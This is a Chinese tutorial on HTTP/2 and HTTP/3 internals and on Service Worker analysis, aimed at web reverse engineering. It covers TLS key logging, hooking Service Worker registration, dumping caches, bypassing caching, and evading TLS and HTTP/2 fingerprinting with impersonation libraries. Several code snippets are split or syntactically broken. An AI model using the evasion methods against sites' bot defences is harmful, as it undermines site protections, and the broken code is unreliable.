
### 2.1 核心特性

#### 2.1.1 二进制分帧 (Binary Framing)

HTTP/1.x: 基于文本, 使用换行符分隔

```
GET /index.html HTTP/1.1\r\n
Host: example.com\r\n
\r\n
```

HTTP/2: 基于二进制帧



帧类型:


- **HEADERS**: HTTP 头部
- **DATA**: 消息体
- **PRIORITY**: 优先级
- **RST\_STREAM**: 重置流
- **SETTINGS**: 连接设置
- **PUSH\_PROMISE**: 服务器推送
- **PING**: 心跳检测
- **GOAWAY**: 连接关闭
- **WINDOW\_UPDATE**: 流量控制
- **CONTINUATION**: 头部延续

逆向影响:

- 更高效: 解析速度快
- 不可读: 无法直接用 `cat` 查看
- 需要工具: Wireshark、Chrome DevTools

### 2.1.2 多路复用 (Multiplexing)

原理: 在单个 TCP 连接上并发多个 HTTP 流 (Streams)



优势:

- 消除队头阻塞: 请求和响应不再相互阻塞
- 减少连接数: 一个域名只需一个连接
- 降低延迟: 同时发送多个请求

逆向影响:

- Network 面板中请求顺序与实际发送顺序可能不同
- 无法通过请求顺序判断逻辑流程
- 需要关注 Stream ID 而非时间戳

Chrome DevTools 中查看:

1. 打开 Network 面板
2. 右键表头 → 勾选 "Protocol"
3. 查看协议列显示 `h2` (HTTP/2)

### 2.1.3 头部压缩 (HPACK)

原理: 使用专用压缩算法 (HPACK) 和静态/动态表

静态表 (常见头部预定义):

Index	Header Name	Header Value
1	:authority	
2	:method	GET
3	:method	POST
4	:path	/
5	:path	/index.html
...		

动态表 (会话中出现的头部):

```
62 | cookie: session=abc123
63 | user-agent: Mozilla/5.0...
```

编码示例:

```
原始头部
:method: GET
:path: /api/user
cookie: session=abc123

HPACK 编码 (简化表示)
82 # :method GET (静态表索引 2)
84 # :path /api/user (字面量)
BE # cookie: session=abc123 (动态表索引 62)
```

压缩率: 通常可达 70-90%

逆向难点:

- 头部是动态压缩的, 无法直接解析
- 需要维护会话状态才能正确解码
- 工具支持: Wireshark 自动解压

### 2.1.4 服务器推送 (Server Push)

原理: 服务器主动推送客户端未请求的资源

流程:

```
客户端 -> 服务器: GET /index.html
服务器 -> 客户端: PUSH_PROMISE stream=2 (推送 /style.css)
服务器 -> 客户端: HEADERS stream=1 (响应 index.html)
服务器 -> 客户端: DATA stream=1 (<html>...)
服务器 -> 客户端: HEADERS stream=2 (响应 style.css)
服务器 -> 客户端: DATA stream=2 (body { ... })
```

好处:

- 减少往返延迟 (RTT)
- 提前加载关键资源

逆向注意:

- Network 面板中看到 Push 标记
- 可能看到未发起请求的资源加载

### 2.1.5 流量控制 (Flow Control)

原理: 使用 WINDOW\_UPDATE 帧控制发送速率

场景: 防止快速发送方压垮慢速接收方



## 2.2 HTTP/2 抓包与分析

使用 Wireshark 分析 HTTP/2

步骤:

1. 启动抓包: 捕获 HTTPS 流量
2. 解密 TLS: 设置 SSL/TLS 解密 (需要私钥或浏览器密钥日志)
3. 过滤 HTTP/2: 使用过滤器 `http2`

Chrome 导出密钥日志:

```
macOS/Linux
export SSLKEYLOGFILE=~/sslkeys.log
/Applications/Google\ Chrome.app/Contents/MacOS/Google\ Chrome

Windows
set SSLKEYLOGFILE=C:\sslkeys.log
"C:\Program Files\Google\Chrome\Application\chrome.exe"
```

Wireshark 配置:

1. `Edit` → `Preferences` → `Protocols` → `TLS`
2. `(Pre)-Master-Secret log filename`: 选择 `sslkeys.log`
3. 重启 Wireshark

分析 HTTP/2 帧:

```
Frame 123: HEADERS
Stream ID: 3
:method: GET
:path: /api/data
:authority: example.com

Frame 125: DATA
Stream ID: 3
Data Length: 1024
Payload: {"result": ...}
```

## 使用 Chrome DevTools

查看 HTTP/2 协议:

1. Network 面板 → 右键表头 → 勾选 "Protocol"
2. 看到 `h2` 表示 HTTP/2

查看帧详情 (实验性):

1. `chrome://net-internals/#http2`
2. 查看活跃的 HTTP/2 会话和流

## 2.3 HTTP/2 逆向实战

案例: 复现 HTTP/2 请求

问题: `curl` 默认使用 HTTP/1.1

解决: 使用 `curl` 的 HTTP/2 支持

```
强制使用 HTTP/2
curl --http2 https://example.com/api/data

查看详细信息
curl --http2 -v https://example.com/api/data

输出示例
* Using HTTP2, server supports multi-use
* Connection state changed (HTTP/2 confirmed)
* Using Stream ID: 1 (easy handle 0x7f9c8c004000)
> GET /api/data HTTP/2
> Host: example.com
> User-Agent: curl/7.79.1
```

Python 请求 (使用 `httpx`):

```
import httpx

httpx 默认支持 HTTP/2
async with httpx.AsyncClient(http2=True) as client:
 response = await client.get('https://example.com/api/data')
 print(f"HTTP版本: {response.http_version}") # HTTP/2
 print(response.json())
```

## 案例: 识别服务器推送

在 Chrome DevTools 中:

- Initiator 列显示 "Push / Other"
- Protocol 列显示 h2

在代码中检测:

```
// Service Worker 中拦截服务器推送
self.addEventListener("push", function (event) {
 console.log("Received server push:", event);
});

// 性能 API 检测
performance.getEntriesByType("navigation").forEach((entry) => {
 if (entry.nextHopProtocol === "h2") {
 console.log("使用 HTTP/2");
 }
});
```

## 3. HTTP/3 详解

### 3.1 核心特性

#### 3.1.1 基于 QUIC 协议

QUIC (Quick UDP Internet Connections):

- 基于 UDP 而非 TCP
- 内置 TLS 1.3 加密
- 由 Google 开发，后标准化为 IETF QUIC

协议栈对比:

HTTP/1.1	HTTP/2	HTTP/3
-----	-----	-----
HTTP	HTTP/2	HTTP/3
TCP	TCP	QUIC
TLS	TLS	(内置 TLS 1.3)
IP	IP	UDP
		IP

#### 3.1.2 0-RTT 连接建立

TCP + TLS 1.2 (HTTP/1.1, HTTP/2):

客户端 -> 服务器: SYN (1 RTT)  
服务器 -> 客户端: SYN-ACK  
客户端 -> 服务器: ACK

客户端 -> 服务器: ClientHello (2 RTT)  
服务器 -> 客户端: ServerHello, Certificate  
客户端 -> 服务器: Finished

客户端 -> 服务器: HTTP Request (3 RTT)

QUIC (HTTP/3):

首次连接：

客户端 -> 服务器: Initial Packet (含 ClientHello) (1 RTT)  
服务器 -> 客户端: Handshake Packet  
客户端 -> 服务器: HTTP Request (1 RTT 完成)

后续连接 (0-RTT):

客户端 -> 服务器: 0-RTT Packet (含加密的 HTTP 请求) (0 RTT!)

性能提升: 可减少 66% 的握手延迟

### 3.1.3 消除队头阻塞

HTTP/2 的问题: TCP 层面仍有队头阻塞



当 TCP 丢包时，所有 HTTP/2 流都会被阻塞，直到重传完成。

HTTP/3 的解决: QUIC 独立流



每个 QUIC 流独立，丢包只影响当前流。

### 3.1.4 连接迁移 (Connection Migration)

场景: 移动设备从 WiFi 切换到 4G

## TCP/HTTP/2: 连接断开, 需要重新建立

```
WiFi (IP: 192.168.1.10) ----X----> 切换到 4G (IP: 10.0.0.5)
需要重新三次握手 + TLS 握手 + HTTP/2 建立
```

## QUIC/HTTP/3: 连接保持

```
WiFi (连接 ID: abc123) -----> 切换到 4G (连接 ID: abc123)
通过连接 ID 识别, 无需重新握手
```

优势:

- 移动网络切换无感知
- 视频播放、下载不中断

## 3.2 HTTP/3 抓包与分析

Wireshark 抓包 HTTP/3

步骤:

1. 捕获 UDP 流量: HTTP/3 使用 UDP 端口 (通常 443)
2. 解密 QUIC: 需要 QUIC 密钥日志

Chrome 导出 QUIC 密钥:

```
export SSLKEYLOGFILE=~/sslkeys.log
/Applications/Google\ Chrome.app/Contents/MacOS/Google\ Chrome --enable-quic
```

Wireshark 过滤器:

```
quic
http3
```

## Chrome 查看 HTTP/3

检测方法:

1. Network 面板: Protocol 列显示 `h3` 或 `h3-29`
2. `chrome://net-internals/#quic`: 查看 QUIC 会话详情
3. 开发者工具: 在 Network 面板的 Protocol 列查看

JavaScript 检测:

```
// 检测 HTTP 版本
fetch("https://example.com/api/data").then((response) => {
 console.log(response.headers.get("alt-svc"));
 // 输出: h3=":443"; ma=2592000
});

// Performance API
performance.getEntriesByType("resource").forEach((entry) => {
 console.log(entry.nextHopProtocol); // h3, h2, http/1.1
});
```

## 3.3 HTTP/3 逆向实战

案例: 使用 curl 发送 HTTP/3 请求

安装支持 HTTP/3 的 curl (需要编译):

```
macOS (使用 Homebrew)
brew install curl --with-nghttp3

检查版本
curl --version
Features: ... HTTP3 ...
```

发送请求:

```
强制使用 HTTP/3
curl --http3 https://cloudflare-quic.com/

查看详细信息
curl --http3 -v https://cloudflare-quic.com/
* Using HTTP/3 Stream ID: 0 (easy handle 0x...)
> GET / HTTP/3
> Host: cloudflare-quic.com
```

## 案例: Python 使用 HTTP/3

使用 httpx (实验性支持):

```
import httpx

需要安装 HTTP/3 支持
pip install httpx[http3]

async with httpx.AsyncClient(http3=True) as client:
 response = await client.get('https://cloudflare-quic.com/')
 print(f"HTTP版本: {response.http_version}") # HTTP/3
 print(response.text)
```

## 4. 版本对比总结

特性	HTTP/1.1	HTTP/2	HTTP/3
协议类型	文本	二进制	二进制
传输层	TCP	TCP	UDP (QUIC)
加密	可选 (HTTPS)	强制 TLS	内置 TLS 1.3
多路复用	✗	✓	✓
队头阻塞	严重	TCP 层	无
头部压缩	✗	HPACK	QPACK
服务器推送	✗	✓	✓
连接建立	3 RTT (TCP+TLS)	3 RTT	1 RTT (0-RTT 可用)
连接迁移	✗	✗	✓
浏览器支持	100%	97%+	75%+ (增长中)

## 5. 逆向工程注意事项

### 5.1 协议协商 (ALPN)

服务器通过 ALPN (Application-Layer Protocol Negotiation) 告知客户端支持的协议。

TLS 握手中的 ALPN:

```
ClientHello:
ALPN Extension: [h2, http/1.1]
```

```
ServerHello:
ALPN Extension: h2
```

HTTP/3 协商 (通过 Alt-Svc 头):

```
HTTP/2 200 OK
Alt-Svc: h3=":443"; ma=2592000
ma = max-age (缓存时间)
```

客户端收到后，后续请求会尝试使用 HTTP/3。

## 5.2 抓包工具选择

工具	HTTP/1.1	HTTP/2	HTTP/3	备注
Wireshark	✓	✓	✓	需要配置解密
Chrome DevTools	✓	✓	✓	最方便
Burp Suite	✓	✓	✗	不支持 HTTP/3
Charles Proxy	✓	✓	✗	不支持 HTTP/3
mitmproxy	✓	✓	⚠	实验性支持

注意: 大部分 MITM 代理工具不支持 HTTP/3, 因为 QUIC 难以中间人攻击。

## 5.3 自动化工具兼容性

### Puppeteer / Playwright

```
// 默认支持 HTTP/2 和 HTTP/3
const browser = await puppeteer.launch();
const page = await browser.newPage();

await page.goto("https://cloudflare-quic.com/");

// 检测协议版本
const protocol = await page.evaluate(() => {
 return performance.getEntriesByType("navigation")[0].nextHopProtocol;
});

console.log(`使用协议: ${protocol}`); // h2 或 h3
```

### Requests (Python)

```
import requests

requests 默认只支持 HTTP/1.1
需要使用 httpx 或 urllib3 的新版本

import httpx

async with httpx.AsyncClient(http2=True) as client:
 response = await client.get('https://example.com/')
 print(response.http_version) # HTTP/2
```

## 5.4 TLS 指纹识别

HTTP/2 和 HTTP/3 的使用会影响 TLS 指纹。

JA3 指纹差异:

```
HTTP/1.1 Client:
ALPN: [http/1.1]

HTTP/2 Client:
ALPN: [h2, http/1.1]

HTTP/3 Client:
ALPN: [h3, h2, http/1.1]
```

对抗方法: 使用 `curl-impersonate` 或 `tls-client` 库模拟真实浏览器指纹。

## 6. 性能优化建议

### 6.1 针对 HTTP/2

1. 减少域名分片: HTTP/2 不需要多域名, 反而有害
2. 避免内联资源: HTTP/2 的多路复用使独立文件更高效
3. 使用服务器推送: 预推送关键 CSS/JS
4. 合理设置优先级: 标记关键资源的优先级

### 6.2 针对 HTTP/3

1. 启用 0-RTT: 减少重复访问的延迟
2. 优化 UDP: 确保防火墙不阻止 UDP 443
3. 降级策略: 在 HTTP/3 失败时降级到 HTTP/2

## 7. 常见问题

Q1: 如何强制使用特定的 HTTP 版本?

Chrome:

```
禁用 HTTP/2
chrome --disable-http2

禁用 QUIC (HTTP/3)
chrome --disable-quic
```

curl:

```
curl --http1.1 https://example.com/ # 强制 HTTP/1.1
curl --http2 https://example.com/ # 强制 HTTP/2
curl --http3 https://example.com/ # 强制 HTTP/3
```

Q2: Burp Suite 无法抓取 HTTP/3 流量怎么办?

解决方案:

1. 禁用 HTTP/3: 在浏览器中禁用 QUIC
  - Chrome: `chrome://flags/` 搜索 "QUIC", 设为 Disabled
2. 使用 Wireshark: Burp 不支持 HTTP/3, 使用 Wireshark 抓包
3. 服务器降级: 删除 `Alt-Svc` 头, 阻止客户端升级到 HTTP/3

Q3: HTTP/2 是否会泄露更多指纹信息?

是的, HTTP/2 引入了新的指纹点:

- SETTINGS 帧参数: 不同客户端的初始设置不同

- 优先级树: 请求优先级的设置方式
- 流 ID 分配: 奇偶性和顺序

检测示例:

```
Chrome:
SETTINGS_HEADER_TABLE_SIZE: 65536
SETTINGS_INITIAL_WINDOW_SIZE: 6291456

Firefox:
SETTINGS_HEADER_TABLE_SIZE: 4096
SETTINGS_INITIAL_WINDOW_SIZE: 65535
```

对抗: 使用真实浏览器而非脚本工具。

## 8. 工具与资源

### 推荐工具

工具	用途	链接
Wireshark	抓包分析	<a href="https://www.wireshark.org/">https://www.wireshark.org/</a>
httpx	Python HTTP/2/3 客户端	<a href="https://www.python-httpx.org/">https://www.python-httpx.org/</a>
curl	命令行 HTTP 客户端	<a href="https://curl.se/">https://curl.se/</a>
h2spec	HTTP/2 合规性测试	<a href="https://github.com/summerwind/h2spec">https://github.com/summerwind/h2spec</a>
quic-go	Go 语言 QUIC 实现	<a href="https://github.com/quic-go/quic-go">https://github.com/quic-go/quic-go</a>

---

## 学习资源

- [HTTP/2 RFC 7540](#)
  - [HTTP/3 RFC 9114](#)
  - [QUIC RFC 9000](#)
  - [HTTP/2 Explained \(中文\)](#)
- 

## 9. 总结

HTTP/2 和 HTTP/3 是现代 Web 的基石，理解它们对于逆向工程至关重要：

HTTP/2:

- 已广泛部署，必须掌握
- 工具支持完善
- TCP 队头阻塞仍存在

HTTP/3:

- 未来趋势，逐步普及
- 更安全（内置加密）
- 工具支持有限

逆向建议：

1. 优先使用 Chrome DevTools 分析
  2. HTTP/2 可用 Burp/Charles, HTTP/3 用 Wireshark
  3. 代码中使用 `httpx` 支持新协议
  4. 注意协议降级和兼容性
-

## 相关章节

- [HTTP/HTTPS 协议](#)
- [TLS/SSL 握手过程](#)
- [TLS 指纹识别](#)
- [Wireshark 指南](#)
- [浏览器开发者工具](#)

## [R43] PWA & Service Worker

# R43: PWA 与 Service Worker 逆向

## 概述

渐进式 Web 应用 (Progressive Web Apps, PWA) 和 Service Worker 技术使得 Web 应用能够离线工作、接收推送通知并提供类似原生应用的体验。在逆向工程中，理解 Service Worker 的工作原理对于分析现代 Web 应用、绕过缓存策略和理解请求拦截机制至关重要。

## 基础概念

### 定义

PWA (Progressive Web App) 是一种使用现代 Web 技术构建的应用，具有类似原生应用的体验：

- 可安装到主屏幕
- 离线工作
- 后台同步
- 推送通知
- 快速响应

Service Worker 是 PWA 的核心技术，是运行在浏览器后台的脚本：

- 独立于网页的生命周期
- 可以拦截和处理网络请求
- 实现离线缓存和策略
- 无法直接访问 DOM

- 使用 Promise 进行异步操作

---

## 核心原理

### Service Worker 生命周期

```
stateDiagram-v2
[*] --> Parsed: 页面加载 SW 脚本

Parsed --> Installing: navigator.serviceWorker
.register()
Installing --> Installed: install 事件完成
waitUntil() Promise 解决

Installed --> Activating: 旧 SW 停止 或
skipWaiting()
Activating --> Activated: activate 事件完成
waitUntil() Promise 解决

Activated --> Idle: 准备就绪
Idle --> Fetch: 拦截网络请求
Idle --> Message: 接收页面消息
Idle --> Push: 接收推送通知
Idle --> Sync: 后台同步触发

Fetch --> Idle: 处理完成
Message --> Idle: 处理完成
Push --> Idle: 处理完成
Sync --> Idle: 处理完成

Idle --> Redundant: unregister() 或
被新 SW 替换
Redundant --> [*]

note right of Installing
触发: install 事件
操作:
- 缓存静态资源
- 初始化数据库
end note

note right of Activating
触发: activate 事件
操作:
- 清理旧缓存
- 迁移数据
- clients.claim()
end note

note right of Idle
运行状态
监听事件:
- fetch (请求拦截)
- message (消息)
- push (推送)
- sync (后台同步)
end note
```

---

## Service Worker 与页面交互流程

```
sequenceDiagram
 participant Page as 网页
(Main Thread)
 participant SW as Service Worker
(Worker Thread)
 participant Cache as Cache Storage
 participant Network as 网络服务器

 Note over Page,Network: 1. 注册阶段
 Page->>SW: navigator.serviceWorker.register('/sw.js')
 activate SW
 Note over SW: Parsed → Installing

 SW->>SW: install 事件触发
 SW->>Cache: cache.addAll([静态资源])
 Cache-->>SW: 缓存完成
 Note over SW: Installing → Installed

 SW->>SW: activate 事件触发
 SW->>Cache: 清理旧缓存版本
 SW->>Page: clients.claim() 控制页面
 Note over SW: Installed → Activated → Idle
 deactivate SW

 Note over Page,Network: 2. 运行阶段 – 请求拦截

 Page->>SW: fetch('/api/data')
 activate SW
 Note over SW: fetch 事件触发

 SW->>Cache: caches.match(request)
 Cache-->>SW: 缓存命中/未命中

 alt 缓存命中
 SW-->>Page: 返回缓存响应 ✨
 else 缓存未命中
 SW->>Network: fetch(request)
 Network-->>SW: 网络响应
 SW->>Cache: cache.put(request, response)
 SW-->>Page: 返回网络响应
 end
 deactivate SW

 Note over Page,Network: 3. 消息通信

 Page->>SW: postMessage({type: 'SKIP_WAITING'})
 activate SW
 SW->>SW: message 事件触发
 SW->>SW: self.skipWaiting()
 SW-->>Page: postMessage({type: 'ACTIVATED'})
 deactivate SW

 Note over Page,Network: 4. 后台功能
```

```
Network-->SW: Push 通知
activate SW
SW-->SW: push 事件触发
SW-->Page: showNotification()
deactivate SW

SW-->SW: sync 事件触发
activate SW
SW-->Network: 后台数据同步
deactivate SW
```

### 生命周期事件:

1. install: Service Worker 首次安装时触发, 用于缓存关键资源
2. activate: Service Worker 激活时触发, 用于清理旧缓存和数据迁移
3. fetch: 每次网络请求时触发 (如果注册了), 实现请求拦截和缓存策略
4. message: 接收来自页面的消息, 实现双向通信
5. push: 接收推送通知, 即使页面未打开也能收到
6. sync: 后台同步, 在网络恢复时同步数据

## 详细内容

### Service Worker 注册与检测

#### 1. 检测已注册的 Service Worker

```
// 检测当前页面是否有 Service Worker
if ("serviceWorker" in navigator) {
 navigator.serviceWorker.getRegistrations().then((registrations) => {
 console.log("Found Service Workers:", registrations.length);

 registrations.forEach((registration, index) => {
 console.log(`Service Worker ${index + 1}:`);
 console.log(" Scope:", registration.scope);
 console.log(" Active:", registration.active);
 console.log(" Waiting:", registration.waiting);
 console.log(" Installing:", registration.installing);

 if (registration.active) {
 console.log(" Script URL:", registration.active.scriptURL);
 console.log(" State:", registration.active.state);
 }
 });
 });
}
```

## 2. 监控 Service Worker 状态

```
if ("serviceWorker" in navigator) {
 navigator.serviceWorker.ready.then((registration) => {
 console.log("Service Worker is ready");
 console.log("Scope:", registration.scope);

 // 监听状态变化
 if (registration.active) {
 registration.active.addEventListener("statechange", (e) => {
 console.log("Service Worker state changed:", e.target.state);
 });
 }
 });

 // 监听更新
 navigator.serviceWorker.addEventListener("updatefound", () => {
 console.log("Service Worker update found");
 });

 // 监听控制器变化
 navigator.serviceWorker.addEventListener("controllerchange", () => {
 console.log("Service Worker controller changed");
 });
}
```

## 拦截和分析请求

### 1. 读取 Service Worker 脚本

```
// 获取 Service Worker 脚本内容
async function fetchServiceWorkerScript(registration) {
 if (!registration.active) {
 console.log("No active Service Worker");
 return;
 }

 const scriptURL = registration.active.scriptURL;
 console.log("Fetching Service Worker script:", scriptURL);

 try {
 const response = await fetch(scriptURL);
 const script = await response.text();
 console.log("Service Worker script:");
 console.log(script);
 return script;
 } catch (e) {
 console.error("Failed to fetch Service Worker:", e);
 }
}

// 使用
navigator.serviceWorker.getRegistrations().then((registrations) => {
 if (registrations.length > 0) {
 fetchServiceWorkerScript(registrations[0]);
 }
});
```

## 2. Hook Service Worker 注册

```
// 拦截 Service Worker 注册
(function () {
 const originalRegister = navigator.serviceWorker.register;

 navigator.serviceWorker.register = function (scriptURL, options) {
 console.log("[SW Register] Intercepted:", scriptURL, options);

 // 可以修改脚本 URL 或选项
 return originalRegister
 .call(this, scriptURL, options)
 .then((registration) => {
 console.log("[SW Register] Success:", registration);

 // 监听安装和激活
 if (registration.installing) {
 registration.installing.addEventListener("statechange", function (e) {
 console.log("[SW State]", e.target.state);
 });
 }

 return registration;
 });
 };
})();
```

## 3. 监听 Service Worker 消息

```
// 发送消息到 Service Worker
navigator.serviceWorker.controller?.postMessage({
 type: "GET_CACHE_INFO",
 timestamp: Date.now(),
});

// 接收来自 Service Worker 的消息
navigator.serviceWorker.addEventListener("message", (event) => {
 console.log("Message from Service Worker:", event.data);
});
```

## 缓存分析

### 1. 枚举所有缓存

```
async function listAllCaches() {
 if (!("caches" in window)) {
 console.log("Cache API not supported");
 return;
 }

 const cacheNames = await caches.keys();
 console.log("Found caches:", cacheNames);

 for (const cacheName of cacheNames) {
 console.log(`\n==== Cache: ${cacheName} ===`);
 const cache = await caches.open(cacheName);
 const keys = await cache.keys();

 console.log(`Total entries: ${keys.length}`);
 keys.forEach((request, i) => {
 console.log(` ${i + 1}. ${request.url}`);
 });
 }
}

listAllCaches();
```

## 2. 读取缓存内容

```
async function dumpCacheContent(cacheName, urlPattern) {
 const cache = await caches.open(cacheName);
 const keys = await cache.keys();

 for (const request of keys) {
 if (!urlPattern || request.url.includes(urlPattern)) {
 const response = await cache.match(request);
 const headers = {};
 response.headers.forEach((value, key) => {
 headers[key] = value;
 });

 console.log("URL:", request.url);
 console.log("Status:", response.status);
 console.log("Headers:", headers);

 // 根据内容类型读取响应体
 const contentType = response.headers.get("content-type");
 if (contentType?.includes("json")) {
 const json = await response.clone().json();
 console.log("JSON:", json);
 } else if (
 contentType?.includes("text") ||
 contentType?.includes("javascript")
) {
 const text = await response.clone().text();
 console.log("Text:", text.substring(0, 500));
 } else {
 const blob = await response.clone().blob();
 console.log("Blob size:", blob.size, "bytes");
 }
 console.log("---");
 }
 }

 // 使用
 dumpCacheContent("my-cache-v1", "api");
}
```

### 3. 清除特定缓存

```
async function clearCache(cacheName) {
 const deleted = await caches.delete(cacheName);
 console.log(`Cache "${cacheName}" deleted:`, deleted);
}

async function clearAllCaches() {
 const cacheNames = await caches.keys();
 await Promise.all(cacheNames.map((name) => caches.delete(name)));
 console.log("All caches cleared");
}
```

---

## Service Worker 内部代码示例

典型的 Service Worker 结构

```
// service-worker.js

const CACHE_NAME = "my-app-v1";
const urlsToCache = ["/", "/styles/main.css", "/scripts/app.js"];

// 安装事件 - 缓存资源
self.addEventListener("install", (event) => {
 console.log("[SW] Installing...");

 event.waitUntil(
 caches
 .open(CACHE_NAME)
 .then((cache) => {
 console.log("[SW] Caching app shell");
 return cache.addAll(urlsToCache);
 })
 .then(() => self.skipWaiting()) // 立即激活
);
});

// 激活事件 - 清理旧缓存
self.addEventListener("activate", (event) => {
 console.log("[SW] Activating...");

 event.waitUntil(
 caches
 .keys()
 .then((cacheNames) => {
 return Promise.all(
 cacheNames.map((cacheName) => {
 if (cacheName !== CACHE_NAME) {
 console.log("[SW] Deleting old cache:", cacheName);
 return caches.delete(cacheName);
 }
 })
);
 })
 .then(() => self.clients.claim()) // 立即控制页面
);
});

// Fetch 事件 - 网络请求拦截
self.addEventListener("fetch", (event) => {
 console.log("[SW] Fetching:", event.request.url);

 event.respondWith(
 // 缓存优先策略
 caches.match(event.request).then((response) => {
 if (response) {
 console.log("[SW] Cache hit:", event.request.url);
 return response;
 }
 })
);
});
```

```
console.log("[SW] Cache miss, fetching:", event.request.url);
return fetch(event.request).then((response) => {
 // 缓存新响应
 if (response.status === 200) {
 const responseClone = response.clone();
 caches.open(CACHE_NAME).then((cache) => {
 cache.put(event.request, responseClone);
 });
 }
 return response;
});
};

// 消息处理
self.addEventListener("message", (event) => {
 console.log("[SW] Message received:", event.data);

 if (event.data.type === "SKIP_WAITING") {
 self.skipWaiting();
 }

 // 回复消息
 event.ports[0].postMessage({
 type: "PONG",
 timestamp: Date.now(),
 });
});
```

## 实战示例

### 示例 1: Service Worker 调试工具

```
class ServiceWorkerDebugger {
 constructor() {
 this.registrations = [];
 }

 async init() {
 if (!('serviceWorker' in navigator)) {
 console.error('Service Worker not supported');
 return;
 }

 this.registrations = await navigator.serviceWorker.getRegistrations();
 this.setupListeners();
 await this.analyze();
 }
}

setupListeners() {
 // 监听新的 Service Worker
 navigator.serviceWorker.addEventListener('controllerchange', () => {
 console.log('[Debugger] Controller changed');
 this.analyze();
 });

 // 监听消息
 navigator.serviceWorker.addEventListener('message', event => {
 console.log('[Debugger] Message:', event.data);
 });
}

async analyze() {
 console.log('== Service Worker Analysis ==');
 console.log(`Found ${this.registrations.length} registration(s)`);

 for (const reg of this.registrations) {
 console.log('\nRegistration:');
 console.log(' Scope:', reg.scope);

 if (reg.active) {
 console.log(' Active:', reg.active.scriptURL);
 await this.analyzeWorker(reg.active);
 }

 if (reg.waiting) {
 console.log(' Waiting:', reg.waiting.scriptURL);
 }

 if (reg.installing) {
 console.log(' Installing:', reg.installing.scriptURL);
 }
 }
}

await this.analyzeCaches();
```

```
}

async analyzeWorker(worker) {
 try {
 const response = await fetch(worker.scriptURL);
 const code = await response.text();

 console.log(' Script size:', code.length, 'bytes');

 // 分析代码特征
 const features = {
 hasInstallListener: code.includes("addEventListener('install')"),
 hasActivateListener: code.includes("addEventListener('activate')"),
 hasFetchListener: code.includes("addEventListener('fetch')"),
 hasMessageListener: code.includes("addEventListener('message')"),
 hasPushListener: code.includes("addEventListener('push')"),
 usesCacheAPI: code.includes('caches.'),
 usesIndexedDB: code.includes('indexedDB'),
 hasWorkbox: code.includes('workbox')
 };

 console.log(' Features:', features);
 } catch(e) {
 console.error(' Failed to analyze:', e);
 }
}

async analyzeCaches() {
 console.log('\n== Cache Analysis ==');
 const cacheNames = await caches.keys();
 console.log(`Found ${cacheNames.length} cache(s)`);

 for (const name of cacheNames) {
 const cache = await caches.open(name);
 const keys = await cache.keys();
 console.log(`\n${name}: ${keys.length} entries`);

 // 显示前5个条目
 for (let i = 0; i < Math.min(5, keys.length); i++) {
 console.log(` - ${keys[i].url}`);
 }
 if (keys.length > 5) {
 console.log(` ... and ${keys.length - 5} more`);
 }
 }
}

async sendMessage(data) {
 if (!navigator.serviceWorker.controller) {
 console.error('No active Service Worker controller');
 return;
 }
}
```

```
const channel = new MessageChannel();

return new Promise((resolve, reject) => {
 channel.port1.onmessage = event => {
 resolve(event.data);
 };
 navigator.serviceWorker.controller.postMessage(data, [channel.port2]);
 setTimeout(() => reject('Timeout'), 5000);
});
}

async unregisterAll() {
 for (const reg of this.registrations) {
 await reg.unregister();
 console.log('Unregistered:', reg.scope);
 }
}
}

// 使用
const debugger = new ServiceWorkerDebugger();
debugger.init();
```

---

## 示例 2: 绕过 Service Worker 缓存

```
// 方法1：强制绕过缓存
async function bypassServiceWorkerCache(url) {
 return fetch(url, {
 cache: "no-store",
 headers: {
 "Cache-Control": "no-cache",
 Pragma: "no-cache",
 },
 });
}

// 方法2：临时注销 Service Worker
async function fetchWithoutServiceWorker(url) {
 const registrations = await navigator.serviceWorker.getRegistrations();

 // 保存注册信息
 const savedRegs = registrations.map((r) => ({
 scriptURL: r.active?.scriptURL,
 scope: r.scope,
 }));
 // 注销所有 Service Worker
 await Promise.all(registrations.map((r) => r.unregister()));

 // 执行请求
 const response = await fetch(url);

 // 重新注册 Service Worker
 for (const reg of savedRegs) {
 if (reg.scriptURL) {
 await navigator.serviceWorker.register(reg.scriptURL, {
 scope: reg.scope,
 });
 }
 }

 return response;
}

// 方法3：使用 iframe 绕过
async function fetchInIframe(url) {
 return new Promise((resolve, reject) => {
 const iframe = document.createElement("iframe");
 iframe.style.display = "none";
 iframe.src = "about:blank";

 iframe.onload = async () => {
 try {
 const response = await iframe.contentWindow.fetch(url);
 const data = await response.text();
 resolve(data);
 } catch (e) {

```

```
 reject(e);
} finally {
 document.body.removeChild(iframe);
}
};

document.body.appendChild(iframe);
});
}
```

---

### 示例 3: Service Worker 代理

```
// 注册一个自定义的 Service Worker 来拦截和修改请求

// proxy-sw.js
self.addEventListener("fetch", (event) => {
 const url = new URL(event.request.url);

 // 拦截 API 请求
 if (url.pathname.startsWith("/api/")) {
 event.respondWith(
 fetch(event.request).then((response) => {
 // 克隆响应以便读取
 const clonedResponse = response.clone();

 // 记录响应
 clonedResponse.json().then((data) => {
 console.log("[Proxy SW] API Response:", url.pathname, data);

 // 发送到主线程
 self.clients.matchAll().then((clients) => {
 clients.forEach((client) => {
 client.postMessage({
 type: "API_RESPONSE",
 url: url.href,
 data: data,
 });
 });
 });
 });
 });
);
 }

 return response;
}
);
return;
}

// 默认行为
